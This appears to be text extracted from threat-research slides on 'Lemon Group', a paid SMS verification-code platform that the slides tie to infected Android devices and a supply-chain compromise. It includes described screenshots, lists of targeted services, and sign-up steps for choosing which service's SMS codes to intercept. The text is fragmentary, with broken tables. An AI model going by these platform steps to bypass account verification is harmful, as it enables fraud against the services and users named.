
Lemon

SMS PVA/OTP Solution Provider

\*Price varies according to quantity, the more the cheaper.




# Free SMS Verification Codes?




Our first encounter of Lemon Group

# Lemon Group had Free and For-fee SMS services

- Lemon group advertised free SMS PVA codes under receivecode dot com and had a "lemon" platform as a business (for fee) platform.
- Advertisements were seen in YouTube and other locations starting from 2018



# Lemon SMS PVA Platform

<b>Favorites</b>	select item 	No project yet, go to favorites
<b>Phone number</b>	<ul style="list-style-type: none"><li>select item</li><li>115 network disk account</li><li>Amazon</li><li>Twitter</li><li>Facebook</li><li>Airbnb</li><li>Taobao</li><li>JD.com</li><li>Sina Weibo</li><li>Tantan series</li><li>Amazon</li><li>IQIYI</li><li>QQ</li><li>QQ Security Center</li><li>LinkedIn</li><li>Taobao series</li><li>explore</li><li>Tantan-Taiwan</li><li>Alipay</li><li>Douyin tiktok</li></ul>	<a href="#">Get mobile number</a>
<b>SMS content</b>		
<b>SMS alert tone</b>		

recharge;

If you want to use the number of a specific country, please select the country you need

# Lemon SMS PVA Platform


- API and credits
- Service / Feature
- Request, Rent, Release
- of mobile numbers
- OTP or verification code
- from infected device
- Blocklist
- By country, New Project ID

The screenshot displays the Lemon SMS PVA Platform interface. It features a table with columns for 'Show Favorites Only', 'Credits', 'Single/Multiple', 'project ID', and 'Click to get'. The table lists several services with their respective credit costs:

Show Favorites Only	Credits	Single/Multiple	project ID	Click to get
<input type="checkbox"/>	100	Single	0001	Get a new number
<input type="checkbox"/>	50			
<input type="checkbox"/>	50			
<input type="checkbox"/>	300			
<input type="checkbox"/>	60			


A modal window is open, allowing the user to send an SMS. It includes fields for 'Phone Number:' and 'SMS content:', along with buttons for 'Copy the number', 'Copy the code', 'Release', and 'Add to blacklist'.

# Lemon network Infrastructure can be linked to Malicious Android Applications






# Lemon "pluggable" Apps Design




# Other plugins from Lemon Group

## Lemon Group Supply Chain Compromise Architecture



# SMS PVA and acquisition of short messages

# SMS PVA +SMS Interception



Lemon Platform

Username

Password

Verification Code

1. Sign in for the PVA service, pay

2. Choose a 'project'. Project is the online service they are capable of intercepting the SMS verification.

In this example, we choose Carousell

2.How to get started?

Step 1: [Project Mangement] - [Project list] - [Inquire]( e.g. Tinder) - Click on[Add to favorite]

Project ID:  Project name:

Serial number	Project ID	Project name	Project type	Re...	id	ity
1	0646	Tinder	发短信		Online-chat	W

The 1 page / mutual 1 page

Find Previous

1


2

USER MANAGEMENT MENU

